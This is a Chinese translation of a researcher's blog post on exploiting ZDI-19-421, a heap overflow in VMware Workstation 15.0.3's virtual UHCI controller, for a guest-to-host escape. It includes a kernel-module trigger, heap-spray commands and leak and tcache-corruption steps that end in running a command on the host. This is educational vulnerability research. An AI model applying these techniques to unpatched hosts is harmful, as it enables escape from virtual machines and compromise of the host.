

Pwning VMware, 第 2 部分: ZDI-19-421, UHCI 错误

2020 年 2 月 29 日

尽管我们现在快到 3 月了, 但作为 2019 年来临时的一部 分, 我仍然将空闲时间花在 VMware 工作上。我给自己安排了 3 个 VMware 挑战, 包括 2018 年 Real World CTF 总决赛的一个 CTF 挑战, 以及最初由 Fluoroacetate 在 Pwn2Own 上报道的两个 n 天。我之前的帖子介绍了 RWCTF 挑战, 所以现在是时候玩点更多的东西了……现实世界 :)

在这篇文章中, 我将介绍 ZDI-19-421, 它被用于 VM 突破, 作为 Fluoroacetate 二人组在 2019 年 Pwn2Own Vancouver 上的更大链的一部分。为此, 我仅依靠 VMware 安全咨询和避免任何其他文章或博客文章来发展我自己的理解。这篇文章将讨论我在利用漏洞利用时获得的对 VMware 的一些了解、一些 UHCI 内部原理以及最终对我有用的技术演练。我仍然是 USB 和 VMware 菜鸟, 但希望这篇文章可以帮助阐明 USB 漏洞利用的工作原理。

快速说明一下, 我用于 Ubuntu 18.04 主人和客人。它不会在来宾中产生显着差异, 但是根据您选择的主机, 各个堆漏洞利用细节会有很大差异。不过对我们来说幸运的是, 有问题的错误足够强大, 我认为它可以在几乎任何分配器面前被利用。

环境

根据安全建议 (上文), 我确定 Workstation 15.0.4 是第一个带有补丁的版本, 因此我将 15.0.4 和 15.0.3 的免费试用版都拿到了 bindiff。该漏洞利用本身是在 15.0.3 上开发的, 这是包含该漏洞的最新版本。这些安装程序包仍然可以在 VMware 的网站上免费获得, 供您自己使用。

对于大部分开发, 我将 gdb 附加到 `vmware-vmx` 进程中以分析堆布局和流失。大多数实际开发是通过 ssh 直接在来宾 VM 上完成的, 并且涉及频繁重启来宾。我的最后一次利用涉及内核和用户空间代码的组合, 以避免在某些 VMware 协议上重新发明轮子。

根据建议和我自己的经验, 如果您将 USB 2.0 或 3.0 添加到您的 VM, UHCI 控制器会自动添加到 Workstation 中。因此, 我的来宾 VM 主要设置为 的默认选项 Ubuntu 18.04, 但我为它分配了更多的 RAM (16gb) 只是为了让它运行得更快一点。这不是我的漏洞所必需的, 只是让我的生活更轻松一些。

vSockets 和虚拟机通信接口 (VMCI)

虽然网上对 VMware 的“后门”界面进行了很好的描述，但一个有趣的新发展是 VMware 转向用于来宾<->主机通信的“vsocket”界面。我找不到关于如何在线实现 vsocket 表面的重要文档，但 VMware 贡献了一个 linux 内核模块来支持来宾。vSocket 与我们相关，因为它们具有与堆修饰相关的特性，我将在后面的部分中进行描述。

快速总结 - “后门” API 涉及与端口映射 IO 的简单交互以发送命令：

```
mov eax, 0x564D5868 // Magic value
mov ebx, <my-parameter>
mov ecx, <my-command>
mov edx, 0x5658 // IO port
in eax, dx
```

后门请求的处理分为 7 个阶段（打开、发送数据/长度、接收数据/长度、完成、关闭）。每个部分都涉及对 IO 端口的写入，可以直接从用户空间或内核访问。数据一次只能发送 4 个字节，请求的每个部分都涉及来宾 CPU 的 vmexit 和 stop-the-world，而相应的 `vmx-vcpu-*` 线程处理请求。

为了解决其中一些问题，vSockets 提供了一个新的接口来访问相同的 API 表面（GuestRPC、共享文件夹、拖放等）。vSocket 的工作原理是通过端口映射 IO 创建初始连接来注册来宾内存页面，以便随后用作内存映射队列。这些队列将用于套接字样式的 API，它提供主机和来宾之间的异步通信。来宾系统通过在单个 `REP INSB` 指令中将数据报写入 IO 端口进行通信，或者通过将数据包写入内存映射页面以进行传输样式的有状态连接。

vSockets 用于实现虚拟机通信接口，一种来宾到主机的通信机制。为了进行通信，每个端点都被分配了一个 CID，它在概念上类似于 IP 地址，然后端点可以通过简单的数据包协议相互传输。在过去，VMCI 旨在允许来宾在同一主机系统上相互通信。这允许在没有配置网络的情况下进行来宾<->来宾通信，甚至在嵌套来宾之间也是如此。如今，这似乎已部分弃用，但仍可访问以实现兼容性。更多实现细节，请查看主线内核中的驱动实现。

了解 UHCI

为了利用这个漏洞，我们必须了解如何触发代码，为了触发代码，我们至少需要对 UHCI 的工作原理有一个初步的了解。该 UHCI 规范（PDF）实际上是在不到 50 页，其中大部分是表指相当可读。我不会试图在这里涵盖所有内容，但有必要涉及一些一般概念。此外，我绝不是 USB 专家 - 这里的一切都基于我在我的漏洞利用中使用的理解。

UHCI 是 Intel 的 USB 1.1 规范，最初记录于 90 年代后期。它主要是一个软件驱动的标准，这意味着硬件相对笨拙，依赖软件来设置数据结构并驱动它们的操作。UHCI 设备由几个部分组成，但我们关心的两个部分是主机控制器（HC）和主机控制器驱动程序（HCD）。HCD 代表内核中的软件端，而 HC 是硬件的入口点，在我们的例子中是主机 VMX。

从广义上讲，根据 UHCI 规范有 4 种类型的 USB 传输：

- **同步** 传输对于需要相对恒定传输的数据很有用，而且对时间敏感。最明显的例子是音频或视频流。

- **中断**传输用于不经常发生的小传输，如输入设备，但对时间敏感
- **控制**用于更高级别的协议流量，如配置或状态
- **批量**用于我们对延迟不太敏感的大型数据流，例如将文件传输到闪存驱动器。

这些区别实际上并未在 UHCI 中强制执行；没有理由强迫您以尊重延迟/排序或重传建议的方式对数据包进行排队。但是，它仍然是理解事物的有用框架。

在更广泛的层面上，UHCI 操作一个称为 *Frame List* 的大型数组结构，它是一个 1024 长的指针列表。每个指针引用传输描述符(TD) 或队列头(QH)。

传输描述符

传输描述符最好理解为 UDP 数据包。每个 TD 包含一个数据包 ID 字段来指定它是被发送还是接收，地址信息告诉 HC 它应该被发送到哪个设备，以及一个缓冲区指针，指向要发送或要写入的数据。

TD 包含两个长度字段 - 一个 *MaxLen* 表示 TD 缓冲区的大小，以及一个 *ActLen*，硬件将更新以反映实际发送的字节数。“活动”位用于确定是否应复制或跳过 TD；该位在读取或写入数据后清零。每个 TD 还包含一个链接指针(LP)，它指定下一个 TD 或 QH。

队列头

队列头不直接指向数据，而是充当连接节点，主要用于软件组织自身。每一个都包含两个链接指针。处理一个 QH 时，HC 会先跟随元素 LP，然后再走头部 LP 分支。反过来，QH 也可以指向其他 QH，从而可以遵循非常复杂的时间表。QH 可用于组织流量以优先考虑某些 USB 端点或 USB 传输类型，或者只是允许软件快速添加/删除列表的大部分内容。

UHCI 时间表示例

启用后，HCD 将遍历列表并每 1 毫秒拉动下一个指针。它遵循 TD/QH 列表并一次处理一个，标记每个完成。当 1ms 窗口超时时，它会简单地停止处理 TDs 并跳转到下一个 Frame List 指针。

从技术上讲，该软件负责对事物进行排队，以便它们适合时间窗口。Linux `usb_uhci` 通过将每个帧条目列表指向同一个虚拟条目来处理这个问题，然后根据需要将 TD 排队到它上面。一个例外是等时 TD，它可以直接排队到它们预期的 1ms 窗口中。

宾迪夫和寒冷

在 15.0.3 和 15.0.4 之间使用 Bindiff，我注意到只有少数函数匹配度高并且具有与控制流图相关的更改。

vmx 绑定

5 个函数 `G` 在它们的“更改”列中被标记，其中两个匹配 $\geq 90\%$ 的相似性。其中之一如下所示：

uhci_parse_td_list bindiff

看起来像是针对某些数据的内容添加了新检查，并在右侧的基本块中看到了快速救助。在反编译器中，我们可以获得有关正在发生的事情的更多信息：

```
// Grab the TD off the queued list
v58 = *((unsigned int *)v55 - 32);
v64 = *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(*(_QWORD *)((v55 - 5) + 16LL * v57) + 8LL));
v70 = *(_WORD *)((v64 + 10) >> 5);
v71 = (v70 + 1) & 0x7FF;
v61 = (v70 + 1) & 0x7FF;
if ((unsigned int)v71 > (unsigned int)v58)
{
    sub_55A410("UHCI: bulk TD size %d exceeds max packet size %d\n", v71, v58, v61);
    if (!v65)
        goto LABEL_178;
LABEL_210:
    sub_60CC50(v65);
    goto LABEL_178;
}
```

根据此错误消息，该检查似乎确保当前 TD 的大小不会超过批量 TD 流的总计算大小。

15.0.3 中的错误代码终于揭示了错误的本质。下面是一些基于我自己的逆向注释的伪代码：

```
urb_size = usbdev->maxpkt * num_tds;
if (urb_size > max_urb_size)
    urb_size = max_urb_size
urb = Vusb_NewUrb(uhcidev, 0, urb_size);
td = usbdev->tds;
while (td) {
    if (!uhci_copyin(uhci, "TDBuf", td->addr, urb->buf, td)) {
        Vusb_FreeUrb(urb);
        goto ERROR_ADDR;
    }
    td = td->next;
}
```

UHCI 虚拟设备计算要复制的 TD 缓冲区的总大小为 `max_device_packet_length * num_tds`，但它永远不会验证流的总大小是否小于该大小。根据 UHCI 规范，每个 TD 最多可包含 0x3ff 字节，但大多数 VMware 设备期望 TD 数据包大小为 0x20 或 0x30 字节。

例如，UHCI 在单次批量传输中最多允许 0x80 TD，VMware 的虚拟蓝牙设备的最大 TD 大小为 0x30。这意味着主机将分配一个大小为 0x1800 的堆缓冲区，但如果我们将每个 TD 设置为包含 0x100 字节，我们最多可以将 0x8000 完全控制字节写入主机堆，这是一个严重的溢出。

触发错误

要触发该错误，我们必须编写一个内核模块来发送 UHCI 批量流。由于我们可以从现有的 UHCI 驱动程序访问辅助函数，这非常简单。相关代码如下，主要是从同一驱动程序采用的现有代码中采用的：

```

__hc32 uhci_setup_leak(struct uhci_hcd * uhci, struct uhci_qh * qh) {
    struct uhci_td * td;
    unsigned long status;
    __hc32 * plink;
    __hc32 retval = 0;
    unsigned int toggle = 0;
    int x = 0, added_tds = 0;

    // Allocate from our dma pool, which returns buffers of size 0x8000
    dma_addr_t dma_handle = 0;
    u8 * dma_vaddr = dma_pool_alloc(mypool, GFP_KERNEL, &dma_handle);
    memset(dma_vaddr, 0x41, 0x8000);

    /* 3 errors, dummy TD remains inactive */
    #define uhci_maxerr(err) ((err) << TD_CTRL_C_ERR_SHIFT)
    status = uhci_maxerr(3) | TD_CTRL_ACTIVE;

    plink = NULL;
    td = qh->dummy_td;

    // Send 0x80 TDs
    for (x = 0; x < 0x80; x++) {
        if (plink) {
            td = uhci_alloc_td(uhci);
            *plink = LINK_TO_TD(uhci, td);
        }

        // Each TD contains 0x100 bytes
        uhci_fill_td(uhci, td, status,
                     uhci_myendpoint(0x2) | USB_PID_OUT |
                     // this endpoint corresponds to the VMware Virtual Bluetooth device
                     DEVICEADDR | uhci_explen(0x100) |
                     (toggle << TD_TOKEN_TOGGLE_SHIFT),
                     dma_handle);
        plink = & td->link;
        status |= TD_CTRL_ACTIVE;

        dma_handle += 0x100;
        dma_vaddr += 0x100;
        added_tds++;
    }
}

```

```

        }

        // Restore the dummy TD as the last in the chain
        td = uhci_alloc_td(uhci);
        *plink = LINK_TO_TD(uhci, td);

        // The last packet has 0 length
        uhci_fill_td(uhci, td, 0, USB_PID_OUT | uhci_explen(0), 0);
        wmb();
        qh->dummy_td->status |= cpu_to_hc32(uhci, TD_CTRL_ACTIVE);

        // Return the dma handle which we can write to the frame list
        retval = qh->dummy_td->dma_handle;
        qh->dummy_td = td;

        return retval;
}

```

发送此有效负载后，VMX 内的 UHCI 主机控制器将分配大小为 0x18c0 的缓冲区，并将 0x8000 字节从我们的客户内存复制到其中。我们通过堆错误成功地使主机进程崩溃，我们可以在调试器中确认我们正在破坏大量的堆数据。

堆修饰原语

与之前的挑战不同，它只能在 glibc 非主舞台上进行，我们的 USB 错误只能在主堆舞台上触发。这对我们来说很不幸，因为在默认虚拟机中，主领域有大量的堆搅动：

- 与 VM 关联的每个设备都会进行分配，有时仅在使用时进行，有时仅在后台进行
- VMX 进程在内部将数据存储在名为“VMDB”的数据库中，该数据库在 0x20 -> 0x80 大小范围内进行频繁分配
- VAutomation，我们甚至在我们的测试 VM 中似乎都没有使用它，它也会定期进行小额分配
- “心跳”和“时间同步”功能也进行分配，尽管我们可以禁用这些

实际上，情况变得更糟，因为与堆交互的大部分代码似乎过于急于创建不必要的缓冲区克隆。

```

$ vmtoolsd --cmd 'info-set guestinfo.mykey this-is-my-value'

gef➤ search-pattern "this-is-my-value" little heap
[+] Searching 'this-is-my-value' in heap
[+] In '[heap]', (0x5593bdfda000-0x5593be6d7000), permission=rw-
    0x5593be44a390 - 0x5593be44a3a0 → "this-is-my-value"
    0x5593be49e680 - 0x5593be49e690 → "this-is-my-value"
    0x5593be4b5380 - 0x5593be4b5390 → "this-is-my-value"
    0x5593be6a51b0 - 0x5593be6a51c0 → "this-is-my-value"

```

在这个简单的 `info-set` 操作中，我为我们的数据计算了 19 个缓冲区的总分配。它们中的大多数会立即被释放，通常是像这样的代码模式的结果 `x = strdup(value); / do_something(x); / free(x)`，其中大部分发生在“VmldbVmCfg”数据结构函数中。

为了解决这个问题，我使用了 GuestRPC 命令 `vmx.capability.unified_loop [value]`，它接受一个参数并遍历一个全局链接列表，以查看用户之前是否存储了该值。如果没有，它将将该值永久保存到列表中。该命令对我们可以将多少数据喷射到主机堆中没有限制，因此我们可以将其与不同的值大小一起使用，作为调整初始堆状态的直接方法。

```
for x in xrange(0x50):
    os.system("vmtoolsd --cmd 'vmx.capability.unified_loop aaaaaaaaaaaaaa%04x%s' >
for x in xrange(0x100):
    os.system("vmtoolsd --cmd 'vmx.capability.unified_loop bbbbbbbbbbbb%04x%s' >
```

另一个帮助我们的因素是利用我们对 glibc 线程领域架构的了解。在多线程应用程序中，glibc 可能会为每个线程创建不同的“arenas”，其中每个 arena 都有自己关联的 freelist 结构。每个线程 arena 都有一个单独的堆映射，尽管块可以被释放到对应于不同堆区域的 arena。在我们的例子中，VMware 为每个 `vmx-vcpu-*` 线程都有一个单独的线程领域，并为线程使用主领域 `vmware-vmx`。

为了解决这些问题，我们可以在漏洞利用中利用“后门”和 VMCI 接口。VMCI 以异步方式工作，传入请求在主 `vmware-vmx` 线程上提供服务。这意味着与 VMCI 相关的分配是在堆的主区域进行的，而不是与后门相关的分配是在 `vmware-vcpu-*` 线程区域进行的。我们可以使用这种控制来改进我们的喷雾，通过精确地确定我们使用哪种方法发送命令。

获得泄漏

为了获得泄漏，我们将滥用不同的线程领域来提高按我们想要的顺序分配块的机会。为了泄漏数据，我选择以 GuestRPC 分配为目标，该分配从用户分配数据并允许我们对其进行查询。为此，我使用了以下命令：

- `info-set guestinfo.[key] [value]` 允许我们将任意 ASCII 键值对喷射到主机堆中。这些不与相关的长度字段一起存储，而只是以 NULL 结尾，因此破坏字符串可以让我们检索超出“值”缓冲区的数据。此外，相应的 `info-get` 命令检索一个值并临时缓存它，允许我们 `free()` 稍后随意缓存
- `guest.upgrader_send_cmd_line_args [value]` 允许我们存储单个 ASCII 值，最多 0x400 个字节。然后我们可以随意查询该值。但是，由于它仅将原始指针存储在 `vmx` 二进制 BSS 中，因此这只会导致最小的堆搅动。

为了设置泄漏，我执行了几个修饰步骤以提高可靠性：

1. 停止触发大量分配的用户空间进程，例如 X11 (SVGA) 和 VMware 工具进程
2. 禁用所有不相关的硬件设备（网络、CD-ROM、声卡等）

3. 将大小为 0x50 的 0x200 块喷洒 `info-set` 到 `vmx` 堆上, 稍后我们可以将其释放
4. 喷洒大小为 0x800 的 0x60 块 `unified_loop` 以平衡初始 `vmx` 堆状态
5. 将 2 个 `info-set` 缓冲区喷射到 `vmx-vcpu-0` 大小为 0x1c80 和 0x1890 的堆上
6. 将所有 0x50 大小的值重新喷射到 `vmx-vcpu-0` 堆上, 这具有释放主堆上所有缓冲区的副作用。这些块将用于二进制文件的杂项簿记分配, 防止它们干扰后续步骤
7. 通过 复制第一个缓冲区 `info-get`, 然后复制第二个; 由于 glibc unsorted-bin 空闲列表的性质, 第二个将直接落在第一个之上, 在该空闲列表上留下一个大小为 $0x1c80-0x1890 = 0x3F0$ 的块
8. `guest.upgrader_send_cmd_line_args` 使用缓冲区调用以填充我们刚刚创建的 0x3F0 块
9. 释放 `info-get` 缓冲区并触发 USB 错误。我们会将 0x3F0 ASCII 字符串破坏到后续块中。随后的块很可能是一个 vtable 指针, 作为 `unified_loop` 上面喷雾的一部分分配




破坏频道

一旦我们获得了泄漏, 通过在 glibc 中使用 tcache 空闲列表, 获得 PC 控制的路径相对简单。这个过程与上面介绍的泄漏过程大致相同。但是, 这次我们根本不会分配 `guest.upgrader_send_cmd_line_args`, 而只是在释放的 0x3f0 空间中破坏 tcache 指针。

通过任意块创建, 我选择像我之前的帖子一样获取 PC。由于步骤相同, 您可以在那里找到更多信息 (请参阅“覆盖频道..”)。

把这一切放在一起

在泄漏和 tcache 损坏之间, 我们能够以 `system("/usr/bin/xcalc")` 大约 50% 的可靠性调用主机进程。大部分不可靠性与堆修饰有关, 并且可以通过从内核模块执行完整的漏洞利用来至少在一定程度上得到改善, 而不是使用 VMware 工具。但是, 这为我节省了大量时间用于重新实现 VMware 界面, 因此懒惰最终胜出。



这是在主机 VM 上弹出 shell 的最终漏洞利用的视频。快速说明一下，此视频是针对堆喷射时间进行编辑的；最终版本的运行时间大约是原来的 2 倍。

离别思绪

这是一个有趣的漏洞利用，涉及深入研究 USB 标准和 VMware 虚拟设备实现。这些设备似乎为来宾提供了丰富的攻击面，包括默认暴露的大量设备。从攻击者的角度来看，我绝对喜欢在心理上将硬件规范与虚拟实现进行比较。

与我之前的帖子中只着眼于 vcpu 堆不同，在主 vmx 堆中驯服堆不稳定似乎是一个挑战。这肯定是我继续前进的一个感兴趣的领域，因为我的下一个挑战涉及利用虚拟 E1000 设备中的错误。通读公开可用的文章和演示文稿，我发现了至少一个我没有研究过的原语（SVGA 缓冲区），但在该领域进行更多的个人研究将是有益的。

VMware 是一个不断修正错误和新功能的移动目标。有很多很酷的功能可以挖掘，还有关于利用的丰富的在线信息历史。我在编写这个漏洞利用和学习 USB 的过程中获得了很多乐趣。你可以在我的 [advent-vmpwn](#) github repo 中找到我的最终解决方案脚本，我将在一些清理后不久发布。如果你想要更多，VMware 也是今年 Pwn2Own Vancouver 的目标，该活动将于 3 月 18-20 日举行。否则，很快就会在第 3 部分中与您见面，阅读有关 E1000 的信息。

有用的链接

ZDI 针对该漏洞的文章，基于 Fluoroacetate 的漏洞利用（我在 pwning 时没有参考这个）

纳福德

厘米@nafod.net



纳福德



_nafod

pwn/re、ctf等